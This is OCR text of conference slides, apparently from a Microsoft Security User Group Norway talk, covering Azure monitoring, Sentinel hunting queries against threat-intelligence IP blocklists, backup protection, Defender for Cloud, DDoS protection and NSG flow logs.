
Log Analytics and Sentinel

- **Log Analytics – Extra Solutions:**
  - DNS Insight
  - Antimalware assessment

- **Basic and Analytics Logs** (In preview)

- **Sentinel with connectors to collect security events**
  - Either Sentinel or Defender for Servers

- **Microsoft Defender support is in Preview**
  - (for data collection)



Dashboards Visualization

Hunting Queries

Analytics Rules

Jupyter Notebooks

Alert Playbooks

Machine Learning

Azure Security Graph

Threat Intelligence

Solutions

Sentinel

ITSM Connector

Update Management

Network Performance Monitor

Azure Monitor for containers

Service Map

Data Flow

Log Analytics Workspace

Retention: 90 days

Data Collector

Indexing time

Pipeline time

New Data Source

Surge Protection

Temporary Storage

Solution Collection Interval

Azure Diagnostics 2 – 15 min

Network Performance Monitor 3 min

Windows Update Analytics (24 hours)

SQL Server (7 days)

Purge API

API Endpoint

Data Collector API

Metric Collector API

Agent Collection

Microsoft Security
USER GROUP NORWAY

github.com/msugn
@MsSecUGNorway
#MSUGN

Example Query

External Sources

```
let IP = (externaldata(ip:string)
[@"https://rules.emergingthreats.net/blockrules/compromised-ips.txt",
@"https://raw.githubusercontent.com/stamparm/ipsum/master/levels/5.txt",
@"https://cinsscore.com/list/ci-badguys.txt",
@"https://infosec.cert-pa.it/analyze/listip.txt",
@"https://feodotracker.abuse.ch/downloads/ipblocklist_recommended.txt"
]
with(format="csv")
```

Regex Magic

```
| where ip matches regex "(^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.(25[0
| distinct ip
);
(union isfuzzy=true
```

Map it against table SecurityEvent

```
(SecurityEvent
| where IpAddress in (IP)
| extend Ip = IpAddress, User = Account
),
```

Map it against table VMConnection

```
(VMConnection
| where SourceIp in (IP)
| extend Ip = SourceIp
| where LinksLive == 1
),
```

Map it against table SignInLogs

```
(SigninLogs
| where IPAddress in (IP)
| extend Ip = IPAddress, User = UserPrincipalName
))
```

Microsoft Security
USER GROUP NORWAY


Azure Backup

- **Azure Backup for virtual machines**
  Also adding support for multiple backup points yeah day (Enhanced Policy)

- Now support for Archive Tier for backup (monthly and yearly)

- **Resource Guard** – Ensure that backup admin cannot delete backup data


- Are also some third party alternatives
  - Example: Veeam Azure for VM
  - Example: Velero/Kasten for AKS


Security admin
1
Grants permission to the Backup Admin on the Resource Guard
Azure Resource Manager
Resource Guard
Backup admin
2
Requests critical operation
4
Performs critical operation
Recovery Services vault
3
Checks if the Backup Admin has access to the Resource Guard

Kontakt for tilgang til preview → askazurebackupteam@microsoft.com


Update Management

- **Does not support Optional Updates (Example: SQL Service Packs)**
  - New version coming here soon!
- Does not support Windows Clients OS (Requires Intune or others)
- Updates collected from the source defined on machine.
- HotPatching - Server 2022 – Azure Edition
  - SMB over QUIC (SMB over UDP)
  - Extended Networking




AutoManage

- **Predefined profiles for management**
- **Production or Dev/test**
  - Backup not activiated for dev/test
- **Guest Configuration Baseline**
  - Azure Policy
- Not support in Norway East yet...



Defender for Cloud and Servers

- **Microsoft and third-party vulnerability management**
  - Microsoft or Qualys
- **Software Inventory**
- **IPFIX monitoring or known «bad» traffic**
  - Requries a service with public IP or LB
- **Lisens for Defender for Endpoint (EDR) P1 eller P2**
- **Adaptive Application Control = AppLocker**
- **Antimalware = free for Azure VM's**
  - Innstalled trough Azure Extension
  - Custom Solution with Dashboards via Log Analytics



Alert details Take action

Activity start time (UTC)
2022/03/14 18:38:00.7914998

Activity end time (UTC)
2022/03/14 18:38:50.5682720

Attacker source IP
IP Address: 94.232.43.14

Attacker source computer name
Unknown

P session initiated

d by
rosoft

Alert details Take action

Compromised Host

Attack Type Detected
UDP flooding

Possible Victims
168.227.48.229,178.254.208.7,5.254.72.42,51.210.240....
See more

Detected by
Microsoft


Related entities

Host (1)

Microsoft Security
USER GROUP NORWAY

Azure Policy – Guest Configuration

- **Group Policy for Azure!**
  - Based upon DSC for Windows / Linux
  - Will be replacing DSC in Automation
- **GuestConfiguration Extension needs to be installed (Can also be done by its own Policy**
- **Provides machine with its own managed identity**
  - (If provisioned via the Azure Portal)



AzureWindowsBaseline (vm-bl-prod-noe/AzureWindowsBaseline)

Guest Assignment

Compliant
122

Not compliant
77

VM name
vm-bl-prod-noe

Last updated
4/19/2022, 5:36 PM

Configuration version
1.*


Report id
e985dc54-5913-4478-bc2f-a7603651e366


Network and traffic flow

- **DDoS Protection**
  - Protected OSI Layer 3&4
  - Currently **expensive**
  - Protects everything with its own public IP
  - Out of order packets are dropped at edge

- **Azure Firewall**
  - Layer 4 Statefull firewall
  - IPS/IDS and TLS inspection for east/west traffic
  - Threat intelligence
  - Support IP Groups

- **NSG Regler**
  - NIC / Subnet
  - Service Tags (Five-tuple)





Network-level DDoS Attacks originating in Norway

Distribution of Layer 3/4 DDoS attacks by different attack types.

Azure NSG Flow Logs

- **Provides Insight into all network traffic going trough an NSG**


- **Data enriched by Microsoft**
  - Is traffic from a «bad» address?
  - Is traffic from another Azure service?
  - Is traffic from a known location?

- **Data will be availble in Log Analytics**
  - And other fancy dashboards
  - Can also use 3.party as Cisco Stealthwatch

- **Example:** AzureNetworkAnalytics_CL

  | where SubType_s == 'FlowLog’


  and FlowType_s == 'MaliciousFlow'



FlowDirection
SrcIP
DestIP
NSGList
NSGRule
DeniedFlow
AllowedFlow
FlowCount

Who did changes to the VM?!

- **Resource Locks**
  - If you are using IaC you need to mace some adjustments to ensure locks are removed before modification
- **Change Analysis**
  - Gir innsikt i endringer på Azure ressurser
  - Provices access into changes in Azure changes
  - Instead of trying to understanding all the JSON logic
- **Activity Log**
  - Should still be routed to Log Analytics for longtime retention



04/16/2022, 9:29:40 AM GMT+2 (5)

